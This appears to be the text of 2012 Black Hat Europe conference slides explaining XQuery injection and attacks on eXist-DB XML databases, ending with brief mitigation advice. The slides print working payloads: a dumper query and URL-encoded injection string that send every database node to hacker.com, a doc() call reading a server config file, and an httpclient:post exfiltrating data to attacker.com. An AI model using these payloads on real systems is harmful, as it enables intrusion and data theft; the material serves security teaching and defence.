
XQuery

- Query And a programming language
- Super set of Xpath
- Uses Xpath expression
- Supports FLWOR expression
  - FOR
  - LET
  - WHERE
  - ORDER BY
  - RETURN

XQuery Injection

- Similar to XPath injection
- Application uses un-validated input in XQuery to query one or more xml database
- More fun

Example



localhost/viewposts

http://localhost/viewposts?username=admin

Blogs by user:

admin

Submit

Title: Test
My first blog post!

Title: My blog is now live!
Welcome to my blog! Please stay away hackers

xQuery Dumper Script

```
for $n in /*[1]/*
        let $x := for $att in $n/@*
return (concat(name($att),"=",encode-for-uri($att)))
        let $y := doc(concat("http://hacker.com/?name=",
                                             encode-for-uri(name($n)),
        "&amp;data=",
        encode-for-uri($n/text()),
       "&amp;attr_",
       string-join($x,"&amp;attr_")))

        for $c in $n/child::*
                     let $x := for $att in $c/@*
                                                return (concat(name($c),"=",encode-for-uri($c)))
                     let $y := doc(concat("http://hacker.com/?child=1&amp;name=",
                                                        encode-for-uri(name($c)),
                                                        "&amp;data=",
                                                        encode-for-uri($c/text()),
                                                        "&amp;attr_",
                                                        string-join($x,"&amp;attr_")))
```

One Query to get them all...

- http://localhost/viewposts?username=admin%27%5D%0Afor+%24n+in+%2F%2A%5B1%5D%2F%2A%0A%09let+
%24x+%3A%3D+for+%24att+in+%24n%2F%40%2A+%0A%09%09return+%28concat%28name%28%24att%29%2C
%27%3D%27%2Cencode-for-uri%28%24att%29%29%29%0A%09let+%24y+%3A%3D+doc%28concat%28%27http
%3A%2F%**hacker.com**%2F%3Fname%3D%27%2C+%0A++
++++encode-for-uri%28name%28%24n%29%29%2C+%0A++++++++%27-data%3D%27%2C+%0A++++++++encode-
for-uri%28%24n%2Ftext%28%29%29%2C%0A+++++++%27-attr_%27%2C+%0A+++++++string-join%28%24x%2C
%27-attr_%27%29%29%29%0A%09%09%0A%09for+%24c+in+%24n%2Fchild%3A%3A%2A%0A%09%09let+%24x+
%3A%3D+for+%24att+in+%24c%2F%40%2A+%0A++
++return+%28concat%28name%28%24c%29%2C%27%3D%27%2Cencode-for-uri%28%24c%29%29%29%0A
%09%09let+%24y+%3A%3D+doc%28concat%28%27http%3A%2F%2F**hacker.com**%2F%3Fchild%3D1-name%3D
%27%2C+%0A+++encode-for-uri
%28name%28%24c%29%29%2C+%0A+++
++++%27-data%3D%27%2C+%0A++
+encode-for-uri%28%24c%2Ftext%28%29%29%2C%0A+++
++++++++++++++++++%27-attr_%27%2C%0A++
+++++++++string-join%28%24x%2C%27-attr_%27%29%29%29%0Alet+%24x+%3A%3D+%2F%2A%5B%27

Demo: XQuery Injection

Limitations of xQuery injection

- Depends upon parser
- SAXON parser wont entertain our one query to get them all!
  - Lazy evaluation
- We can rely on the xPath injection techniques
  - Blind
  - Error based
  - Out-of-band channels

eXist-DB

- Native XML database
- Queries issued via HTTP:
  - http://localhost:8080/exist/rest/db/DATABASE/?_query=QUERY

- We can issue database calls within XPath expressions using the doc() function and read the results

eXist-DB

```
Doc(
    concat("http://localhost:8080/exist/rest/db/mydb?_query=",
         encode-for-uri("doc('file:///home/exist/database/conf.xml')")
              )
         )
```

- This would cause eXist-DB to read its config file and return it as a nodeset which we can manipulate in our query.

eXist-DB


- Ships with lots of useful modules, including:
  - HTTP Client (enabled by default)
  - Email module
  - LDAP client
  - Oracle PL/SQL stored procedure executer
  - File system access

eXist-DB

- The HTTP module is enabled by default
  - Lets you issue GET and POST requests from within our query

```
Httpclient:post(xs:anyURI(“http://attacker.com/”),/*, false(), ())
```

Hacking eXist-DB



```
[root@localhost ~]# nc -l 80
POST / HTTP/1.1
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost
Content-Length: 30
Content-Type: text/xml; charset=utf-8

<root><node>test</node></root>
```

black hat® EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

PROTECTION AND MITIGATION

Protecting against XPath attacks

- Same old!
  - Sanitize user input (duh)
    - Do you really want me to explain this!
  - Parameterized queries
    - Separate data from code
    - /root/element[@id=$ID]
  - Limit the doc() function

Thank You

- Questions
- Contact:

sid@pentest.7safe.com

tom@pentest.7safe.com

www.7safe.com